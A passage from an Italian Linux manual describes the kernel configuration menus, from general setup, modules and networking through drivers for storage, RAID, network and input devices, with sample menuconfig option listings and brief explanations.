    gestione di memorie MTD, ovvero memoria speciale che ha la proprietà di non essere volatile come la RAM comune;
  - `Parallel port support`

    gestione delle porte parallele;
  - `Plug and Play support`

    gestione del Plug & Play;
  - `Block devices`

    gestione dei dispositivi a blocchi;

- *Misc devices*
  gestione di dispositivi vari;
- *ATA/ATAPI/MFM/RLL support*
  gestione di dischi PATA/ATAPI e simili;
- *SCSI device support*
  gestione di unità SCSI;
- *Serial ATA and Paralel ATA drivers*
  gestione di dischi SATA e gestione alternativa di dischi PATA;
- *Multi-device support (RAID and LVM)*
  gestione software di unità multiple di memorizzazione, come nel caso dei dischi RAID;
- *Fusion MPT device support*
  gestione di dispositivi Fusion MPT;
- *IEEE 1394 (FireWire) support*
  gestione di un bus IEEE 1394, noto anche con il nome FireWire;
- *I2O device support*
  gestione di dispositivi periferici speciali denominati «I2O»;
- *Macintosh device drivers*
  gestione di dispositivi specifici per elaboratori Macintosh;
- *Network device support*
  gestione di dispositivi di rete;
- *ISDN subsystem*
  gestione di alcune schede speciali per la connessione a una rete ISDN (non è necessario utilizzare queste opzioni se si dispone di un «modem» ISDN esterno);
- *Telephony Support*
  gestione di hardware speciale per la telefonia digitale su IP;
- *Input device support*
  gestione di hardware per l'inserimento dati (tastiere, mouse ecc.);
- *Character devices*
  gestione dei dispositivi a caratteri (terminali, porte seriali, porte parallele, mouse, ecc.);
- *I2C support*
  gestione dei bus seriali I2C e SMBus;
- *SPI support*
  gestione del protocollo SPI (*Serial peripheral interface*);
- *Dallas's 1-wire bus*
  gestione del bus denominato come la voce stessa;
- *Power supply class support*
  gestione dell'alimentatore;
- *Hardware Monitoring support*
  gestione di componenti tipici delle schede madri per il controllo dello stato di funzionamento dell'hardware, soprattutto per quanto riguarda la temperatura;

- `Multifunction device drivers`
    gestione di dispositivi multifunzionali;
  - `Multimedia devices`
    gestione di dispositivi multimediali;
  - `Graphics support`
    gestione della console;
  - `Sound`
    gestione dell'audio;
  - `HID Devices`
    gestione generale dei dispositivi di interazione (*Human interface device*);
  - `USB support`
    gestione del bus USB e delle unità periferiche relative;
  - `MMC/SD cart support`
    gestione del protocollo relativo ai bus MMC (*Multimedia card*);
  - `LED devices`
    gestione di unità che visualizzano certe condizioni attraverso luci led (non si tratta di quelli della tastiera);
  - `InfiniBand support`
    gestione di unità InfiniBand e dei protocolli di comunicazione relativi;
  - `EDAC - error detection and reporting (RAS)`
    gestione di funzionalità di individuazione di errori nell'hardware;
  - `Real Time Clock`
    gestione di funzionalità «RTC»;
  - `DMA Engine support`
    gestione avanzata della copia in memoria di dati, senza la richiesta di intervento da parte della CPU;
  - `Auxiliary Display support`
    gestione di unità di visualizzazione ausiliarie;
  - `Virtualization`
    gestione delle funzionalità di virtualizzazione hardware;
  - `Userspace I/O`
  - `Linux hypervisor example code`

- `File systems`
  gestione di file system, con le problematiche relative;
- `Instrumentation support`
- `Kernel hacking`
  configurazione particolare per chi vuole lavorare attivamente allo sviluppo del kernel;
- `Security options`
  configurazione dei sistemi di sicurezza attuati dal kernel;
- `Cryptographic options`
  funzionalità crittografiche;

- *Library routines*
  librerie.

Nelle sezioni seguenti vengono descritti in parte solo alcuni di questi gruppi di configurazione, mostrando qualche esempio che comunque non può esaurire il problema.

67.2.1 General setup

Questa sezione raccoglie una serie di opzioni di importanza generale, che non hanno trovato una collocazione specifica in un'altra posizione della procedura di configurazione.

```
[*] Prompt for development and/or incomplete code/drivers
()  Local version - append to kernel release
[ ] Automatically append version information to the version string
[*] Support for paging of anonymous memory (swap)
[*] System V IPC
[ ] IPC Namespaces
[*] POSIX Message Queues
[*] BSD Process Accounting
[*] BSD Process Accounting version 3 file format
[ ] Export task/process statistics through netlink (EXPERIMENTAL)
[ ] UTS Namespaces
[*] Auditing support
[ ] Enable system-call auditing support
< > Kernel .config support
(15) Kernel log buffer size (16 => 64KB, 17 => 128KB)
[*] Cpuset support
[ ] Create deprecated sysfs files
[*] Kernel->user space relay support (formerly relayfs)
[*] Initial RAM filesystem and RAM disk (initramfs/initrd) support
() Initramfs source file(s)
[*] Optimize for size (Look out for broken compilers!)
[ ] Configure standard kernel features (for small systems) --->
    Choose SLAB allocator (SLAB) --->
```

67.2.2 Enable loadable module support

Questa sezione della procedura di configurazione permette di attivare il sistema di gestione dei moduli. I moduli sono blocchetti di kernel separati che possono essere attivati e disattivati durante il funzionamento del sistema. Solo alcune parti del kernel possono essere gestite in forma di modulo.

Se si intende creare un kernel modulare, è evidente la necessità di attivare questa gestione all'interno della parte principale del kernel stesso.

```
[*] Enable loadable module support
[*]   Module unloading
[ ]     Forced module unloading
[*]   Module versioning support
[ ]   Source checksum for all modules
[*]   Automatic kernel module loading
```

67.2.3 Processor type and features

Questa sezione serve a definire il tipo di microprocessore utilizzato. In generale, se si utilizza un'architettura di tipo x86, la selezione del tipo di microprocessore '**386**' garantisce la creazione di un kernel compatibile nella maggior parte delle situazioni, a discapito però delle prestazioni.

Sempre nel caso di architettura di tipo x86, è possibile abilitare l'emulazione per il coprocessore matematico (i387), che in alcuni elaboratori molto vecchi non è incluso. Di solito, l'inclusione del codice di emulazione non crea problemi di conflitti, perché viene individuata automaticamente la presenza dell'hardware relativo e l'emulazione non viene attivata se non quando necessario. In tal modo, includendo questa funzionalità si genera un kernel più compatibile.

L'esempio che si vede sotto si riferisce a una compatibilità limitata a microprocessori i686 o superiori:

```
[*] Tickless System (Dynamic Ticks)
[*] High Resolution Timer Support
[*] Symmetric multi-processing support
    Subarchitecture Type (PC-compatible)  --->
[*] Paravirtualization support (EXPERIMENTAL)
[ ]   VMI Paravirt-ops support
    Processor family (Pentium-Pro)  --->
[*] Generic x86 support
[*] HPET Timer Support
(8) Maximum number of CPUs (2-255)
[*] SMT (Hyperthreading) scheduler support
[*] Multi-core scheduler support
    Preemption Model (Preemptible Kernel (Low-Latency Desktop))  --->
[*] Preempt The Big Kernel Lock
[*] Machine Check Exception
<M>   Check for non-fatal errors on AMD Athlon/Duron / Intel Pentium 4
[*]   check for P4 thermal throttling interrupt.
<M> Toshiba Laptop support
<M> Dell laptop support
[*] Enable X86 board specific fixups for reboot
<M> /dev/cpu/microcode - Intel IA32 CPU microcode support
<M> /dev/cpu/*/msr - Model-specific register support
<M> /dev/cpu/*/cpuid - CPU information support
    Firmware Drivers  --->
    High Memory Support (4GB)  --->
    Memory model (Flat Memory)  --->
```

```
[ ] 64 bit Memory and IO resources (EXPERIMENTAL)
[ ] Allocate 3rd-level pagetables from highmem
[ ] Math emulation
[*] MTRR (Memory Type Range Register) support
[*] Boot from EFI support
[*] Enable kernel irq balancing
[*] Enable seccomp to safely compute untrusted bytecode
    Timer frequency (1000 HZ)  --->
[*] kexec system call
[ ] kernel crash dumps (EXPERIMENTAL)
[ ] Build a relocatable kernel(EXPERIMENTAL)
(0x100000) Alignment value to which kernel should be aligned
[*] Support for suspend on SMP and hot-pluggable CPUs (EXPERIMENTAL)
[*] Compat VDSO support
```

67.2.4 Power management options

Questa sezione permette di accedere alle funzionalità legate al controllo dell'alimentazione e al risparmio energetico. In generale si tratta di opzioni delicate che dipendono molto dalle caratteristiche fisiche dell'elaboratore.

```
[*] Power Management support
[*]   Legacy Power Management API (DEPRECATED)
[ ]   Power Management Debug Support
[*]   Suspend to RAM and standby
[ ]   Hibernation (aka 'suspend to disk')
      ACPI Support (Advanced Configuration and Power Interface)  --->
<*>   APM (Advanced Power Management) BIOS support  --->
      CPU Frequency scaling  --->
```

L'esempio mostra l'attivazione delle funzionalità in generale, che però devono essere specificate all'interno di altri menù. In generale, dovrebbe essere possibile attivare le funzioni che consentono di spegnere l'elaboratore via software, senza problemi particolari di incompatibilità, selezionando la voce `APM (Advanced Power Management) BIOS Support` e compilando la maschera relativa nel modo seguente:

```
<*> APM (Advanced Power Management) BIOS support
[ ]   Ignore USER SUSPEND
[ ]   Enable PM at boot time
[*]   Make CPU Idle calls when idle
[ ]   Enable console blanking using APM
[ ]   Allow interrupts during APM BIOS calls
[ ]   Use real mode APM BIOS call to power off
```

Si osservi che l'attivazione della voce `Use real mode APM BIOS call to power off` può essere controproducente con alcune schede madri che dispongono del BIOS AMI.

67.2.5 Bus options

Questa sezione permette di selezionare la gestione di alcuni tipi di bus. Generalmente è necessario abilitare l'uso di bus ISA e PCI:

```
[*] PCI support
      PCI access mode (Any)  --->
[*]   PCI Express support
< >     PCI Express Hotplug driver
[*]     Root Port Advanced Error Reporting support
[*] Message Signaled Interrupts (MSI and MSI-X)
[*] Interrupts on hypertransport devices
[*] ISA support
[ ]   EISA support
[ ] MCA support
<M> NatSemi SCx200 support
<M>   NatSemi SCx200 27MHz High-Resolution Timer Support
    PCCARD (PCMCIA/CardBus) support  --->
<M> Support for PCI Hotplug (EXPERIMENTAL)  --->
```

Per quanto riguarda la gestione di schede PCMCIA, è necessario attivare la gestione dei vari tipi di integrati che sono in grado di gestire un bus di questo tipo. Si accede a queste voci da `PCCARD (PCMCIA/CardBus) support`:

```
<M> PCCard (PCMCIA/CardBus) support
[ ]   Enable PCCARD debugging
<M>   16-bit PCMCIA support
[*]     Load CIS updates from userspace (EXPERIMENTAL)
[*]     PCMCIA control ioctl (obsolete)
---   32-bit CardBus support
---   PC-card bridges
<M>   CardBus yenta-compatible bridge support
<M>   Cirrus PD6729 compatible bridge support
<M>   i82092 compatible bridge support
<M>   i82365 compatible bridge support
<M>   Databook TCIC host bridge support
```

67.2.6 Executable file formats

Il kernel deve essere predisposto per il tipo di eseguibili che si vogliono usare. In generale, se possibile, conviene abilitare tutti i tipi disponibili:

```
<*> Kernel support for ELF binaries
<M> Kernel support for a.out and ECOFF binaries
<*> Kernel support for MISC binaries
```

67.2.7 Networking

La configurazione delle funzionalità di rete è importante anche se il proprio elaboratore è isolato. Quando è attiva la gestione della rete, il kernel fornisce implicitamente le funzionalità di inoltro dei pacchetti, consentendo in pratica il funzionamento come router. Tuttavia, l'attivazione di ciò dipende dall'inclusione della gestione del file system '`/proc/`' (67.2.21) e dell'interfaccia '**`sysctl`**' (67.2.1). Inoltre, durante il funzionamento del sistema è necessario attivare espressamente l'inoltro IPv4 attraverso un comando simile a quello seguente:

`#` **`echo '1' > /proc/sys/net/ipv4/ip_forward`**[*Invio*]

Esiste anche un comando analogo per IPv6, che però va usato soltanto quando serve veramente, perché con la funzionalità di inoltro attiva, il nodo di rete non prende in considerazione la configurazione automatica di Radvd (sezione 264.6):

`#` **`echo 1 > /proc/sys/net/ipv6/conf/`*interfaccia*`/forwarding`**[*Invio*]

```
--- Networking support
      Networking options  --->
[*]   Amateur Radio support  --->
<M>   IrDA (infrared) subsystem support  --->
<M>   Bluetooth subsystem support  --->
<M>   RxRPC session sockets
[ ]     RxRPC dynamic debugging
<M>     RxRPC Kerberos security
      Wireless  --->
<M>   RF switch subsystem support  --->
<M>   Plan 9 Resource Sharing Support (9P2000)  --->
```

Le opzioni di funzionamento della rete sono raccolte in un menù a cui si accede dalla voce `Networking options`:

```
<*> Packet socket
[*]   Packet socket: mmapped IO
<*> Unix domain sockets
<M> Transformation user configuration interface
[ ] Transformation sub policy support (EXPERIMENTAL)
[ ] Transformation migrate database (EXPERIMENTAL)
<M> PF_KEY sockets
[ ]   PF_KEY MIGRATE (EXPERIMENTAL)
[*] TCP/IP networking
[*]   IP: multicasting
[*]   IP: advanced router
        Choose IP: FIB lookup algorithm  --->
[*]   IP: policy routing
[*]   IP: equal cost multipath
[ ]     IP: equal cost multipath with caching support (EXPERIMENTAL)
[*]   IP: verbose route monitoring
[ ]   IP: kernel level autoconfiguration
<M>   IP: tunneling
<M>   IP: GRE tunnels over IP
```

```
[*]     IP: broadcast GRE over IP
[*]   IP: multicast routing
[*]     IP: PIM-SM version 1 support
[*]     IP: PIM-SM version 2 support
[ ]   IP: ARP daemon support (EXPERIMENTAL)
[*]   IP: TCP syncookie support (disabled per default)
<M>   IP: AH transformation
<M>   IP: ESP transformation
<M>   IP: IPComp transformation
<M>   IP: IPsec transport mode
<M>   IP: IPsec tunnel mode
<M>   IP: IPsec BEET mode
<M>   INET: socket monitoring interface
[*]   TCP: advanced congestion control  --->
[ ]   TCP: MD5 Signature Option support (RFC2385) (EXPERIMENTAL)
<M>   IP virtual server support (EXPERIMENTAL)  --->
<M>   The IPv6 protocol
[*]     IPv6: Privacy Extensions support
[ ]     IPv6: Router Preference (RFC 4191) support
[ ]     IPv6: Enable RFC 4429 Optimistic DAD (EXPERIMENTAL)
<M>     IPv6: AH transformation
<M>     IPv6: ESP transformation
<M>     IPv6: IPComp transformation
[ ]     IPv6: Mobility (EXPERIMENTAL)
<M>   IPv6: IPsec transport mode
<M>   IPv6: IPsec tunnel mode
<M>   IPv6: IPsec BEET mode
<M>   IPv6: MIPv6 route optimization mode (EXPERIMENTAL)
<M>   IPv6: IPv6-in-IPv4 tunnel (SIT driver)
<M>   IPv6: IPv6-in-IPv6 tunnel
[ ]   IPv6: Multiple Routing Tables
[*] Security Marking
[*] Network packet filtering framework (Netfilter)  --->
<M> The DCCP Protocol (EXPERIMENTAL)  --->
--- The SCTP Protocol (EXPERIMENTAL)  --->
<M> The TIPC Protocol (EXPERIMENTAL)  --->
<*> Asynchronous Transfer Mode (ATM) (EXPERIMENTAL)
<*>   Classical IP over ATM (EXPERIMENTAL)
[ ]     Do NOT send ICMP if no neighbour (EXPERIMENTAL)
<M>   LAN Emulation (LANE) support (EXPERIMENTAL)
<M>     Multi-Protocol Over ATM (MPOA) support (EXPERIMENTAL)
<M>   RFC1483/2684 Bridged protocols
[ ]     Per-VC IP filter kludge
<M> 802.1d Ethernet Bridging
<M> 802.1Q VLAN Support
<M> DECnet Support
[*]   DECnet: router support (EXPERIMENTAL)
```

```
<M> ANSI/IEEE 802.2 LLC type 2 Support
<M> The IPX protocol
[*]   IPX: Full internal IPX network
<M> Appletalk protocol support
<M>   Appletalk interfaces support
<M>     Apple/Farallon LocalTalk PC support
<M>     COPS LocalTalk PC support
[*]       Dayna firmware support
[*]       Tangent firmware support
<M>     Appletalk-IP driver support
[*]       IP to Appletalk-IP Encapsulation support
[*]       Appletalk-IP to IP Decapsulation support
<M> CCITT X.25 Packet Layer (EXPERIMENTAL)
<M> LAPB Data Link Driver (EXPERIMENTAL)
<M> Acorn Econet/AUN protocols (EXPERIMENTAL)
[*]   AUN over UDP
[*]   Native Econet
<M> WAN router
    QoS and/or fair queueing  --->
    Network testing  --->
```

La gestione relativa a IPTables, diventa accessibile in un menù separato, dopo aver attivato la voce `Network packet filtering framework`:

```
--- Network packet filtering framework (Netfilter)
[ ]   Network packet filtering debugging
[*]   Bridged IP/ARP packets filtering
      Core Netfilter Configuration  --->
      IP: Netfilter Configuration  --->
      IPv6: Netfilter Configuration (EXPERIMENTAL)  --->
      DECnet: Netfilter Configuration  --->
      Bridge: Netfilter Configuration  --->
```

Per accedere alla gestione di filtro IPv4, occorre selezionare la voce `IP: Netfilter Configuration`:

```
<M> IPv4 connection tracking support (required for NAT)
[*]   proc/sysctl compatibility with old connection tracking
<M> IP Userspace queueing via NETLINK (OBSOLETE)
<M> IP tables support (required for filtering/masq/NAT)
<M>   IP range match support
<M>   TOS match support
<M>   recent match support
<M>   ECN match support
<M>   AH match support
<M>   TTL match support
<M>   Owner match support
<M>   address type match support
```

```
<M>   Packet filtering
<M>     REJECT target support
<M>   LOG target support
<M>   ULOG target support
<M>   Full NAT
<M>     MASQUERADE target support
<M>     REDIRECT target support
<M>     NETMAP target support
<M>     SAME target support
<M>     Basic SNMP-ALG support (EXPERIMENTAL)
<M>   Packet mangling
<M>     TOS target support
<M>     ECN target support
<M>     TTL target support
<M>     CLUSTERIP target support (EXPERIMENTAL)
<M>   raw table support (required for NOTRACK/TRACE)
<M> ARP tables support
<M>   ARP packet filtering
<M>   ARP payload mangling
```

Successivamente, dal menù *Device drivers*, *Network device support*, si procede all'inserzione del codice necessario alla gestione delle varie interfacce di rete utilizzate effettivamente.

67.2.8 Device drivers, parallel port support

La gestione della porta parallela non riguarda solo la stampa, dal momento che consente anche l'uso di altri tipi di unità periferiche. In questo gruppo di opzioni è possibile abilitare l'uso delle porte parallele, stabilendo eventualmente il grado di compatibilità di queste.

```
<M> Parallel port support
<M>   PC-style hardware
<M>     Multi-IO cards (parallel and serial)
[*]     Use FIFO/DMA if available (EXPERIMENTAL)
[ ]     SuperIO chipset support (EXPERIMENTAL)
<M>     Support for PCMCIA management for PC-style ports
<M>   AX88796 Parallel Port
[*]   IEEE 1284 transfer modes
```

67.2.9 Device drivers, plug and play support

La gestione del Plug & Play permette al kernel di configurare automaticamente alcuni dispositivi che aderiscono a queste specifiche.

```
[*] Plug and Play support
[ ]   PnP Debug Messages
---   Protocols
[*]   ISA Plug and Play support (EXPERIMENTAL)
[*]   Plug and Play BIOS support (EXPERIMENTAL)
[*]     Plug and Play BIOS /proc interface
```

67.2.10 Device drivers, block devices

Un dispositivo a blocchi è quello che utilizza una comunicazione a blocchi di byte di dimensione fissa, contrapponendosi al dispositivo a caratteri con cui la comunicazione avviene byte per byte. Il dispositivo a blocchi tipico è un'unità a disco.

Merita attenzione particolare anche il dispositivo definito *loopback*,[1] che rappresenta in pratica un file contenente l'immagine di un disco, che viene letto come se fosse un disco o una partizione reale. Questa possibilità, tra le altre cose, consente di gestire direttamente i file che contengono la riproduzione esatta di dischetti, senza bisogno di trasferire questi file su dischetti reali.

Infine, è qui che si può abilitare e configurare la gestione dei dischi RAM, ovvero di dischi che vengono rappresentati nella memoria RAM.

```
<*> Normal floppy disk support
< > XT hard disk support
< > Parallel port IDE device support
<M> Compaq SMART2 support
<M> Compaq Smart Array 5xxx support
[*]   SCSI tape drive support for Smart Array 5xxx
<M> Mylex DAC960/DAC1100 PCI RAID Controller support
<M> Micro Memory MM5415 Battery Backed RAM support (EXPERIMENTAL)
<M> Loopback device support
<M>   Cryptoloop Support
<M> Network block device support
<M> Promise SATA SX8 support
< > Low Performance USB Block driver
<*> RAM disk support
(16)  Default number of RAM disks
(24576) Default RAM disk size (kbytes)
(1024) Default RAM disk block size (bytes)
<M> Packet writing on CD/DVD media
(8)   Free buffers for data gathering
[ ]   Enable write caching (EXPERIMENTAL)
<M> ATA over Ethernet support
```

67.2.11 Device drivers, ATA/ATAPI/MFM/RLL support

La gestione di unità a blocchi tradizionali ed economiche, PATA/ATAPI, viene inserita in un menù apposito. In particolare, è possibile includere una gestione specifica per alcuni integrati, specialmente per quelli che hanno dimostrato di avere dei difetti di funzionamento.

```
--- ATA/ATAPI/MFM/RLL support
<M>   Enhanced IDE/MFM/RLL disk/cdrom/tape/floppy support
---     Please see Documentation/ide.txt for help/info on IDE drives
[ ]     Support for SATA (deprecated; conflicts with libata SATA driver)
[ ]     Use old disk-only driver on primary interface
<M>     Include IDE/ATA-2 DISK support
[ ]     Use multi-mode by default
<M>     PCMCIA IDE support
<M>     Cardbus IDE support (Delkin/ASKA/Workbit)
<M>     Include IDE/ATAPI CDROM support
<M>     Include IDE/ATAPI TAPE support (EXPERIMENTAL)
<M>     Include IDE/ATAPI FLOPPY support
< >     SCSI emulation support
[ ]     IDE ACPI support
[ ]     IDE Taskfile Access
[*]     legacy /proc/ide/ support
---     IDE chipset support/bugfixes
<M>     generic/default IDE chipset support
[*]     CMD640 chipset bugfix/support
[ ]       CMD640 enhanced support
[*]     PNP EIDE support
[*]     PCI IDE chipset support
[*]       Sharing PCI IDE interrupts support
[ ]     Boot off-board chipsets first support
<M>     Generic PCI IDE Chipset Support
<M>     OPTi 82C621 chipset enhanced support (EXPERIMENTAL)
<M>     RZ1000 chipset bugfix/support
[*]     Generic PCI bus-master DMA support
[ ]       Force enable legacy 2.0.X HOSTS to use DMA
[ ]       Enable DMA only for disks
<M>       AEC62XX chipset support
<M>       ALI M15x3 chipset support
[ ]         ALI M15x3 WDC support (DANGEROUS)
<M>       AMD and nVidia IDE support
<M>       ATI IXP chipset IDE support
<M>       CMD64{3|6|8|9} chipset support
<M>       Compaq Triflex IDE support
<M>       CY82C693 chipset support
<M>       Cyrix CS5510/20 MediaGX chipset support (VERY EXPERIMENTAL)
<M>       Cyrix/National Semiconductor CS5530 MediaGX chipset support
<M>       Cyrix/National Semiconductor CS5530 MediaGX chipset support
<M>       AMD CS5535 chipset support
<M>       HPT34X chipset support
[ ]         HPT34X AUTODMA support (EXPERIMENTAL)
```

```
<M>       HPT36X/37X chipset support
<M>       JMicron JMB36x support
<M>       National SCx200 chipset support
<M>       Intel PIIXn chipsets support
<M>       IT8213 IDE support
<M>       IT821X IDE support
<M>       NS87415 chipset support
<M>       PROMISE PDC202{46|62|65|67} support
[*]         Special UDMA Feature
<M>       PROMISE PDC202{68|69|70|71|75|76|77} support
<M>       ServerWorks OSB4/CSB5/CSB6 chipsets support
<M>       Silicon Image chipset support
<M>       SiS5513 chipset support
<M>       SLC90E66 chipset support
<M>       Tekram TRM290 chipset support
<M>       VIA82CXXX chipset support
<M>       Toshiba TC86C001 support
[*]     Other IDE chipset support
---       Note: most of these also require special kernel boot parameters
[*]       Generic 4 drives/port support
<M>       ALI M14xx support
<M>       DTC-2278 support
<M>       Holtek HT6560B support
<M>       QDI QD65xx support
<M>       UMC-8672 support
[ ]     IGNORE word93 Validation BITS
```

67.2.12 Device drivers, SCSI support

Questa sezione riguarda la gestione del kernel delle unità SCSI. Le interfacce SCSI non hanno uno standard comune come avviene nel caso di quelle ATA e derivate, per cui è indispensabile includere il codice specifico per tutte le interfacce che si intendono utilizzare.

In certe situazioni può essere necessario abilitare la «gestione generica» SCSI. In particolare, questo serve nel caso si preveda l'uso di un masterizzatore SCSI.

```
<M> RAID Transport Class
<M> SCSI device support
---   SCSI target support
[*] legacy /proc/scsi/ support
--- SCSI support type (disk, tape, CD-ROM)
<M> SCSI disk support
<M> SCSI tape support
<M> SCSI OnStream SC-x0 tape support
<M> SCSI CDROM support
[*]   Enable vendor-specific extensions (for SCSI CDROM)
<M> SCSI generic support
<M> SCSI media changer support
```

```
--- Some SCSI devices (e.g. CD jukebox) support multiple LUNs
[*] Probe all LUNs on each SCSI device
[*] Verbose SCSI error reporting (kernel size +=12K)
[*] SCSI logging facility
[ ] Asynchronous SCSI scanning
    SCSI Transports  --->
    SCSI low-level drivers  --->
    PCMCIA SCSI adapter support  --->
```

Per definire l'uso di questo o di quell'adattatore SCSI, occorre selezionare la voce *SCSI low-level drivers*.

67.2.13 Device drivers, serial ATA and paralel ATA drivers

Questa sezione riguarda la gestione più evoluta delle unità ATA, sia seriali, sia parallele. Come per le unità SCSI è necessario includere il codice specifico per tutte le interfacce che si intendono utilizzare.

```
--- Serial ATA (prod) and Parallel ATA (experimental) drivers
<M>   AHCI SATA support
<M>   ServerWorks Frodo / Apple K2 SATA support
<M>   Intel ESB, ICH, PIIX3, PIIX4 PATA/SATA support
<M>   Marvell SATA support (HIGHLY EXPERIMENTAL)
<M>   NVIDIA SATA support
<M>   Pacific Digital ADMA support
<M>   Pacific Digital SATA QStor support
<M>   Promise SATA TX2/TX4 support
<M>   Promise SATA SX4 support
<M>   Silicon Image SATA support
<M>   Silicon Image 3124/3132 SATA support
<M>   SiS 964/965/966/180 SATA support
<M>   ULi Electronics SATA support
<M>   VIA SATA support
<M>   VITESSE VSC-7174 / INTEL 31244 SATA support
<M>   Initio 162x SATA support (HIGHLY EXPERIMENTAL)
<M>   ALi PATA support (Experimental)
<M>   AMD/NVidia PATA support
<M>   ARTOP 6210/6260 PATA support (Experimental)
<M>   ATI PATA support (Experimental)
<M>   CMD640 PCI PATA support (Very Experimental)
<M>   CMD64x PATA support (Very Experimental)
<M>   CS5510/5520 PATA support
<M>   CS5530 PATA support (Experimental)
<M>   CS5535 PATA support (Experimental)
<M>   Cypress CY82C693 PATA support (Very Experimental)
<M>   EFAR SLC90E66 support
<M>   Generic ATA support
<M>   HPT 366/368 PATA support (Experimental)
```

```
<M>   HPT 370/370A/371/372/374/302 PATA support (Experimental)
<M>   HPT 372N/302N PATA support (Very Experimental)
<M>   HPT 343/363 PATA support (Experimental)
<M>   ISA Plug and Play PATA support (Experimental)
<M>   IT8211/2 PATA support
<M>   IT8213 PATA support (Experimental)
<M>   JMicron PATA support
<M>   Legacy ISA PATA support (Experimental)
<M>   Compaq Triflex PATA support
<M>   Marvell PATA support via legacy mode
<M>   Intel PATA MPIIX support
<M>   Intel PATA old PIIX support
<M>   NETCELL Revolution RAID support
<M>   Nat Semi NS87410 PATA support (Experimental)
<M>   OPTI621/6215 PATA support (Very Experimental)
<M>   OPTI FireStar PATA support (Very Experimental)
<M>   PCMCIA PATA support
<M>   Older Promise PATA controller support (Experimental)
<M>   QDI VLB PATA support
<M>   RADISYS 82600 PATA support (Very Experimental)
<M>   PC Tech RZ1000 PATA support
<M>   SC1200 PATA support (Very Experimental)
<M>   SERVERWORKS OSB4/CSB5/CSB6/HT1000 PATA support
<M>   Promise PATA 2027x support
<M>   CMD / Silicon Image 680 PATA support
---   SiS PATA support (Experimental)
<M>   VIA PATA support
<M>   Winbond SL82C105 PATA support
<M>   Winbond W83759A VLB PATA support (Experimental)
```

67.2.14 Device drivers, multi-device support

La gestione software di più unità di memorizzazione in modo combinato richiede la selezione di un gruppo speciale di opzioni. Può trattarsi di dischi o partizioni ridondanti come forma di protezione dalle perdite di dati, oppure può essere un modo per fondere assieme più partizioni in una partizione logica più grande. Se c'è la possibilità, conviene attivare almeno le funzionalità necessarie a gestire il livello RAID 1.

Si veda eventualmente il capitolo 173.

```
[*] Multiple devices driver support (RAID and LVM)
<*>   RAID support
<M>     Linear (append) mode
<M>     RAID-0 (striping) mode
<M>     RAID-1 (mirroring) mode
<M>     RAID-10 (mirrored striping) mode (EXPERIMENTAL)
<M>     RAID-4/RAID-5/RAID-6 mode
[*]       Support adding drives to a raid-5 array
```

```
<M>     Multipath I/O support
<M>     Faulty test module for MD
<M>   Device mapper support
[ ]     Device mapper debugging support
<M>     Crypt target support
<M>     Snapshot target (EXPERIMENTAL)
<M>     Mirror target (EXPERIMENTAL)
<M>     Zero target (EXPERIMENTAL)
<M>     Multipath target (EXPERIMENTAL)
<M>       EMC CX/AX multipath support (EXPERIMENTAL)
< >     I/O delaying target (EXPERIMENTAL)
```

67.2.15 Device drivers, network device support

L'utilizzo delle funzionalità di rete richiede la selezione della gestione delle interfacce di rete relative.

```
[*] Network device support
<M>   Intermediate Functional Block support
<*>   Dummy net driver support
<M>   Bonding driver support
<M>   EQL (serial line load balancing) support
<M>   Universal TUN/TAP device driver support
<M>   General Instruments Surfboard 1000
<M>   ARCnet support  --->
<M>   PHY Device support and infrastructure  --->
      Ethernet (10 or 100Mbit)  --->
[*]   Ethernet (1000 Mbit)  --->
[*]   Ethernet (10000 Mbit)  --->
[*]   Token Ring driver support  --->
      Wireless LAN  --->
      USB Network Adapters  --->
[*]   PCMCIA network device support  --->
[*]   Wan interfaces support  --->
[*]   ATM drivers  --->
[*]   FDDI driver support
<M>     Digital DEFTA/DEFEA/DEFPA adapter support
[ ]       Use MMIO instead of PIO
<M>     SysKonnect FDDI PCI support
[*]   HIPPI driver support (EXPERIMENTAL)
<M>     Essential RoadRunner HIPPI PCI adapter support (EXPERIMENTAL)
[ ]       Use large TX/RX rings (EXPERIMENTAL)
<M>   PLIP (parallel port) support
<M>   PPP (point-to-point protocol) support
[*]     PPP multilink support (EXPERIMENTAL)
[*]     PPP filtering
<M>     PPP support for async serial ports
```

```
<M>     PPP support for sync tty ports
<M>     PPP Deflate compression
<M>     PPP BSD-Compress compression
<M>     PPP MPPE compression (encryption) (EXPERIMENTAL)
<M>     PPP over Ethernet (EXPERIMENTAL)
<M>     PPP over ATM
<M>   SLIP (serial line) support
[*]     CSLIP compressed headers
[*]   Keepalive and linefill
[*]   Six bit SLIP encapsulation
[*]   Fibre Channel driver support
<M>   Traffic Shaper (OBSOLETE)
<M>   Network console logging support (EXPERIMENTAL)
[ ] Netpoll traffic trapping
```

67.2.16 Device drivers, input device support

I dispositivi per l'inserimento dati richiedono la selezione di una serie di opzioni, che fanno capo a questo menù:

```
--- Generic input layer (needed for keyboard, mouse, ...)
<M>   Support for memoryless force-feedback devices
< >   Polled input device skeleton
---   Userland interfaces
---   Mouse interface
[*]     Provide legacy /dev/psaux device
(1024)  Horizontal screen resolution
(768)   Vertical screen resolution
<M>   Joystick interface
<M>   Touchscreen interface
(240)   Horizontal screen resolution
(320)   Vertical screen resolution
<M>   Event interface
< >   Event debugging
---   Input Device Drivers
---   Keyboards  --->
[*]   Mice  --->
[*]   Joysticks/Gamepads  --->
[*]   Tablets  --->
[*]   Touchscreens  --->
[*]   Miscellaneous devices  --->
    Hardware I/O ports  --->
```

67.2.17 Device drivers, character devices

Un dispositivo a caratteri è quello che utilizza una comunicazione byte per byte e si contrappone a quello a blocchi con cui la comunicazione avviene attraverso l'uso di blocchi di byte di dimensione fissa.

```
--- Virtual terminal
[ ]   Support for binding and unbinding console drivers
[ ] Non-standard serial port support
    Serial drivers  --->
[ ] Legacy (BSD) PTY support
<M> Parallel printer support
[ ]   Support for console on line printer
<M> Support for user-space parallel port device drivers
<M> Texas Instruments parallel link cable support
    IPMI  --->
[ ] Watchdog Timer Support  --->
<*> Hardware Random Number Generator Core support
<M>   Intel HW Random Number Generator support
<M>   AMD HW Random Number Generator support
<M>   AMD Geode HW Random Number Generator support
<M>   VIA HW Random Number Generator support
<M> /dev/nvram support
<M> Enhanced Real Time Clock Support
<M> Generic /dev/rtc emulation
[*]   Extended RTC operation
<M> Double Talk PC internal speech card support
<M> Siemens R3964 line discipline
<M> Applicom intelligent fieldbus card support
<M> Sony Vaio Programmable I/O Control Device support (EXPERIMENTAL)
<M> /dev/agpgart (AGP Support)
<M>   ALI chipset support
<M>   ATI chipset support
<M>   AMD Irongate, 761, and 762 chipset support
